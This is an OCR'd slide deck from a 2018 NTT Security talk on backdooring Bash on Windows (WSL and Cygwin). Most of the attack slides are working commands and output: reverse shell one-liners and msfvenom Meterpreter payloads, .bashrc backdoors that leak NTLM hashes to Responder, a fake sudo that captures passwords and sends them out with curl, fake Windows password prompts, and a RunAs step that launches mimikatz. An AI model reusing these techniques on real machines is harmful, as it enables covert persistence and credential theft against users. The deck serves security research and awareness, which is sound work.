© 2018 NTT Security

Bash on Windows – To Windows



© 2018 NTT Security

Bash on Windows – From Windows

```
C:\Users\cervoise\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\home\cervoise>
echo 1 > wsl-file-created-from-windows

C:\Users\cervoise\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\home\cervoise>
bash
```

```
~
Microsoft Windows [Version 10.0.17134.320]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\cygwin64\home\cervoise>echo 1 > cygwin-file-created-from-windows

C:\cygwin64\home\cervoise>..\..\Cygwin.bat

cervoise@DESKTOP-64LPQIR ~
$ cat cygwin-file-created-from-windows
1

cervoise@DESKTOP-64LPQIR ~
$
```

```
cervoise@DESKTOP-64LPQIR:/$ cd /home/cervoise/
cervoise@DESKTOP-64LPQIR:~$ ls -al
total 12
drwxr-xr-x 1 cervoise cervoise  512 Oct  9 14:30 .
drwxr-xr-x 1 root     root      512 Oct  8 09:18 ..
-rw------- 1 cervoise cervoise 2922 Oct  9 14:30 .bash_history
-rw-r--r-- 1 cervoise cervoise  220 Oct  8 09:18 .bash_logout
-rw-r--r-- 1 cervoise cervoise 3771 Oct  8 09:18 .bashrc
-rw-r--r-- 1 cervoise cervoise  807 Oct  8 09:18 .profile
-rw-r--r-- 1 cervoise cervoise    0 Oct  8 09:20 .sudo_as_admin_successful
-rw-rw-rw- 1 cervoise cervoise  165 Oct  9 10:30 .wget-hsts
---------- 1 cervoise cervoise    4 Oct  9 14:30 wsl-file-created-from-windows
cervoise@DESKTOP-64LPQIR:~$ cat wsl-file-created-from-windows
cat: wsl-file-created-from-windows: Permission denied
cervoise@DESKTOP-64LPQIR:~$ sudo cat wsl-file-created-from-windows
[sudo] password for cervoise:
1
cervoise@DESKTOP-64LPQIR:~$
```


© 2018 NTT Security

NTT Security

Bash on Windows – From Windows

On first WSL system, files cannot be created or edited from Windows


```
C:\Users\cervoisea\AppData\Local\lxss\home\cervoisea\hacklu-folder>echo 1 > old-wsl-file-created-from-windows

C:\Users\cervoisea\AppData\Local\lxss\home\cervoisea\hacklu-folder>bash
cervoisea@                :/$ cd /home/cervoisea/hacklu-folder/
cervoisea@                :~/hacklu-folder$ ls -al
total 8
drwxrwxrwx 0 cervoisea cervoisea 4096 Oct  9 14:42 .
drwxr-xr-x 0 cervoisea cervoisea 4096 Oct  9 14:42 ..
cervoisea@                :~/hacklu-folder$
```


© 2018 NTT Security

NTT Security

Bash on Windows – Fun facts

AV was not able to look into WSL subsystem: *https://theinfogrid.com/tech/microsoft/wsl-allows-malwares-full-undetectable/*



© 2018 NTT Security

Why is it interesting?

© 2018 NTT Security

Why is it interesting?

Bash users on Windows are:

- Developers
- Admins
- Incident Response teams

Everything can easily be done with a simple shell

Malware for Linux now works on Windows (maybe?)

© 2018 NTT Security

Prerequisites

Backdoor Bash on Windows assumes that you already have (non privileges) code execution

© 2018 NTT Security

Why is it interesting? Cases examples

1. *RCE on a computer*
2. *Hide a reverse shell into a WSL process (less monitored)*

1. *RCE on admin computer (non privileged account)*
2. *Extract /etc/shadow and crack the hash*
3. *Password reused between Windows local admin account and Sudo WSL*

© 2018 NTT Security

Remote shell

© 2018 NTT Security

Remote shell – Having a Remote Shell

pentestmonkey

Source: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

- Bash
- PERL
- Python (2.7 / 3)
- PHP
- Ruby
- Netcat
- ~~Java~~
- xterm

Meterpreter

```
root@kali:~# msfvenom RHOST=192.168.1.92 RPORT=4444 -p linux/x86/meterpreter_reverse_tcp -f
elf > reverse-4444-x86.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 961844 bytes
Final size of elf file: 961844 bytes
root@kali:~# msfvenom RHOST=192.168.1.92 RPORT=4444 -p linux/x64/meterpreter_reverse_tcp -f
elf > reverse-4444.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 911184 bytes
Final size of elf file: 911184 bytes
root@kali:~#
```


© 2018 NTT Security

NTT Security

Remote shell – Default install

Remote shell from pentestmonkey (http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)

System	Bash	Perl	Python	Ruby	xterm	PHP	NC
Ubuntu (old one)	OK	OK	Python 2	Nok	Nok	Nok	No –e
Ubuntu / Ubuntu 16.04 / Ubuntu 18.04	OK	OK	Python 3	Nok	Nok	Nok	No –e
Debian / Kali	OK	OK	Nok	Nok	Nok	Nok	Nok
SLES 12 / OpenSUSE Leap 42	OK	OK	Python2	Not working	Nok	Nok	No –e
Cygwin 32/64 bits	OK	Nok	Nok	Nok	Nok	Nok	Nok

© 2018 NTT Security

Remote shell – Default install

NC (https://pen-testing.sans.org/blog/2013/05/06/netcat-without-e-no-problem/):

```
$ mknod /tmp/backpipe p && /bin/sh 0</tmp/backpipe | nc pentestbox 443
1>/tmp/backpipe
```

Ruby (https://github.com/Snifer/security-cheatsheets/blob/master/reverse-shell)

```
$ ruby -rsocket -e 'exit if
fork;c=TCPSocket.new("192.168.43.92","8080");while(cmd=c.gets);IO.popen
(cmd,"r"){|io|c.print io.read}end'
```



© 2018 NTT Security

Remote shell – Add a package

System	Command	Privilege
Ubuntu / Kali / Debian	`apt install` *`package`*	Linux root
SLES 12 / OpenSUSE Leap 42	`zypper install` *`package`*	Linux root
Cygwin 32	*NOP*	
Cygwin 64	`curl -s https://raw.githubusercontent.com/transcode-open/apt-cyg/b5716e128d5d5800c7324a4aef7c4a8f3fa1a468/apt-cyg > apt-cyg` `bash apt-cyg install` *`package`*	Windows local administrator

© 2018 NTT Security

Remote shell – (not) Having a ELF Meterpreter on Cygwin



© 2018 NTT Security

Remote shell – Having a reverse shell on WSL

Metasploit payload

linux/x64/meterpreter_reverse_tcp -> stagedless payload -> working

linux/x64/meterpreter/reverse_tcp -> staged payload -> not working

linux/x64/shell_reverse_tcp -> stagedless payload -> working

linux/x64/shell/reverse_tcp -> stagedless payload -> not working

© 2018 NTT Security

NTT Security

Remote shell – Having a ELF Meterpreter Shell


```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.92:4444
[*] Meterpreter session 1 opened (192.168.43.92:4444 -> 192.168.43.210:50329) at
 2018-10-15 11:11:40 -0400

meterpreter > sysinfo
Computer     : DESKTOP-1V4UNT6.localdomain
OS           : Ubuntu 18.04 (Linux 4.4.0-17134-Microsoft)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000
meterpreter > shell
Process 85 created.
Channel 1 created.
pwd
/home/cervoise
/mnt/c/Windows/System32/cmd.exe
Microsoft Windows [Version 10.0.17134.345]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
desktop-1v4unt6\cervoise

C:\WINDOWS\system32>
```


© 2018 NTT Security

Remote shell – Hide a Remote Shell


Screen is not available but https://blogs.msdn.microsoft.com/commandline/2017/12/04/background-task-support-in-wsl/

Background Task Walk-Through

Without further ado, let's take a walk-through background task support using tmux. If you are not already familiar with tmux, it is a terminal multiplexer command line tool that allows you to split terminal screens and toggle between windows rather seamlessly. For more tips on using tmux, please refer to a blog we wrote a while back.

Let's start by creating a new tmux session and naming it:

```
$tmux new -s backgroundsession
```



© 2018 NTT Security

NTT Security

Get passwords and hashes

© 2018 NTT Security

Backdoor – Case 1 – Get Domain Hash

Add a small script at Bash startup, which performs a SMB request to your computer.

The aim is to get a SMB request that you can catch with Responder.

- Have the hash while the user is changing his password
- Computer is off the network

© 2018 NTT Security

Backdoor – Case 1 – On the victim – WSL/Cygwin

```
C:\users\victim>bash / C:\cygwin64\Cygwin.bat

victim@laptop:~$ echo "./.call-me.sh" >> .bashrc

victim@laptop:~$ echo "icacls.exe \"\\\\\\\\\yourIp\\\\yourShare\\\\\" >
/dev/null 2>&1" >> .call-me.sh

victim@laptop:~$ chmod u+x .call-me.sh

victim@laptop:~$ exit

C:\users\victim>exit
```


© 2018 NTT Security

Backdoor – Case 1 – On the attacker

Run responder (https://github.com/SpiderLabs/Responder)

```
$ sudo python Responder -I eth0
```

Or configure relay attack

https://threat.tevora.com/quick-tip-skip-cracking-responder-hashes-and-replay-them/

© 2018 NTT Security

Backdoor – Case 1 – Video

```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 192.168.1.68
[SMBv2] NTLMv2-SSP Username : HACKLU\cervoise
[SMBv2] NTLMv2-SSP Hash     : cervoise::HACKLU:e7ccecef8e2ed72c:11094A7783256BE98E13ABB5B46AF406:010100000
00340039003200520051004100460056000400140053004D00420033002E006C006F00630061006C000300340057004900 4E002D00
20033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000000002
0000090022006300690066007300 2F003100390032002E003100360038002E0031002E00390032000000000000000000000000000
[*] Skipping previously captured hash for HACKLU\cervoise
```


© 2018 NTT Security

NTT Security

Backdoor – Case 2 – Get Bash sudo password

Add a fake sudo script in the PATH in order to get the password from the user.

As there is no sudo system on Cygwin this is only targeting WSL.

© 2018 NTT Security

Backdoor – Case 2 – On the victim - WSL

```
C:\users\victim> bash
victim@laptop:~$ mkdir .hidden
victim@laptop:~$ echo "export PATH=\$HOME/.hidden/:\$PATH:" >> .bashrc
victim@laptop:~$ echo "read -sp \"[sudo] password for $USER: \" sudopass" > .hidden/sudo
victim@laptop:~$ echo "echo \"\"" >> .hidden/sudo
victim@laptop:~$ echo "sleep 2" >> .hidden/sudo
victim@laptop:~$ echo "echo \"Sorry, try again.\"" >> .hidden/sudo
victim@laptop:~$ echo "echo $sudopass >> .hidden/pass.txt" >> .hidden/sudo
victim@laptop:~$ echo "/usr/bin/sudo \$1" >> .hidden/sudo
victim@laptop:~$ chmod +x .hidden/sudo
victim@laptop:~$ exit
C:\users\victim> exit
```


© 2018 NTT Security

NTT Security

Backdoor – Case 2 – On the victim (alternative)

Replace

```
victim@laptop:~$ echo "echo $sudopass >> .hidden/pass.txt" >> .hidden/sudo
```

by

```
victim@laptop:~$ echo "curl http://yourIP:8000/?$sudopass" >> .hidden/sudo
```


© 2018 NTT Security

NTT Security


Backdoor – Case 2 – Video

© 2018 NTT Security

NTT Security

Backdoor – Case 3 – Get Domain Password

Add a small script at startup, which runs a fake password prompt in order to get local admin/domain password.



© 2018 NTT Security

Backdoor – Case 3 – On the victim - WSL

```
C:\users\victim>bash

victim@laptop:/mnt/C/Users/victim$ cd

victim@laptop:~$ echo "echo \"Bash must check for update.\"" >> .bashrc

victim@laptop:~$ echo "WINUSER=$(/mnt/c/Windows/System32/whoami.exe 2>
/dev/null | sed 's/.$//')" >> .bashrc

victim@laptop:~$ echo "read -sp \"Please enter you Windows password for
$WINUSER:\" WINPASS >> .bashrc

victim@laptop:~$ echo "echo $WINPASS >> .hidden-win-pass" >> .bashrc

victim@laptop:~$ echo "sleep 2" >> .bashrc

victim@laptop:~$ echo "echo \"Bash updated\"" >> .bashrc

victim@laptop:~$ exit
```


© 2018 NTT Security

Backdoor – Case 3 – On the victim - Cygwin

```
C:\users\victim> C:\cygwin64\Cygwin.bat

victim@laptop~$ echo "echo \"Cygwin must check for update!\"" >>
.bashrc

victim@laptop~$ echo "read -sp \"Please enter you Windows password for
$WINUSER: \" WINPASS " >> .bashrc

victim@laptop~$ echo "echo \$WINPASS >> .hidden-win-pass" >> .bashrc

victim@laptop~$ echo "sleep 2" >> .bashrc

victim@laptop~$ echo "echo \"Cygwin updated!\"" >> .bashrc

victim@laptop~$ exit
```


© 2018 NTT Security

NTT Security

Backdoor – Case 3 – Video

© 2018 NTT Security

Backdoor – Case 4 – Ask for local admin privileges

Use runas in order to run your script with local admin privileges


- Meterpreter
- Mimikatz
- Etc.


Options :

- Runas from CLI
- Runas with Powershell
- ShellRunAs from Sysinternals

© 2018 NTT Security

Backdoor – Case 4 – Ask for local admin privileges






© 2018 NTT Security


Backdoor – Case 4 – Ask for local admin privileges

```
> Type BashUpdate.bat

C:\Users\cervoise\mimikatz.exe "log
C:\Users\cervoise\mimikatz-log.txt "
privilege::Debug
sekurlsa::logonPasswords exit

> powershell.exe -Command "Start-
Process BashUpdate.bat -Verb RunAs"
```



© 2018 NTT Security

Backdoor – Case 4 – Ask for local admin privileges



© 2018 NTT Security

Backdoor – Case 4 – Ask for local admin privileges

Solution	Pros	Cons
runas.exe		• CLI based • Not working with Cygwin or WSL
Powershell RunAs	• Must elevate • The launch binary is not showcased	
ShellRunas.exe (Sysinternals)	• The running binary is not showcased	• Need to add a third part software • Sysinternals is mentioned • A non elevated user can be used

© 2018 NTT Security

Backdoor – Case 4 – On the victim - WSL

```
C:\users\victim>bash

victim@laptop:~$ cd

victim@laptop:~$ echo " echo \"Bash must check for update! \"" >>
.bashrc

victim@laptop:~$ echo "
/mnt/c/Windows/System32/WindowsPowerShell/v1.0/powershell.exe -Command
\"Start-Process c:\users\victim\BashUpdate.bat -Verb RunAs\"" >>
.bashrc

victim@laptop:~$ echo " echo \"Bash updated! \"" >> .bashrc

victim@laptop:~$ exit

C:\users\victim>echo yourEvilScript > BashUpdate.bat
```


© 2018 NTT Security

Backdoor – Case 4 – On the victim - Cygwin

```
C:\users\victim>cd ..\..\Cygwin64\home\victim

C:\Cygwin64\home\victim>echo echo "Cygwin must check for update!" >>
.bashrc

C:\Cygwin64\home\victim>echo
/mnt/c/Windows/System32/WindowsPowerShell/v1.0/powershell.exe -Command
"Start-Process c:\users\victim\meterpreter.bat -Verb RunAs" >> .bashrc

C:\Cygwin64\home\victim>echo echo "Cygwin updated!" >> .bashrc

C:\Cygwin64\home\victim>cd ..\..\..\users\victim

C:\users\victim>echo yourEvilScript > BashUpdate.bat
```


© 2018 NTT Security

Backdoor – Case 4 – Video

© 2018 NTT Security

AppLocker? SmartScreen?

© 2018 NTT Security

Bypass AppLocker?


AppLocker guides:

- https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-167.pdf
- https://github.com/nsacyber/AppLocker-Guidance
- (FR) https://www.ssi.gouv.fr/uploads/2013/12/np_applocker_notetech-v2.pdf
- https://docs.microsoft.com/en-us/windows/configuration/lock-down-windows-10-applocker

© 2018 NTT Security

Bypass Applocker

« Default Policy »



Action	User	Name	Condition
Allow	Everyone	(Default Rule) All scripts located in the ...	Path
Allow	Everyone	(Default Rule) All scripts located in the ...	Path
Allow	BUILTIN\Ad...	(Default Rule) All scripts	Path

Action	User	Name	Exceptions
Allow	Everyone	(Default Rule) All signed packaged apps	

AppLocker defines script rules to include only the following file formats:

- .ps1
- .bat
- .cmd
- .vbs
- .js


Source: https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/script-rules-in-applocker

© 2018 NTT Security

NTT Security

Bypass Applocker

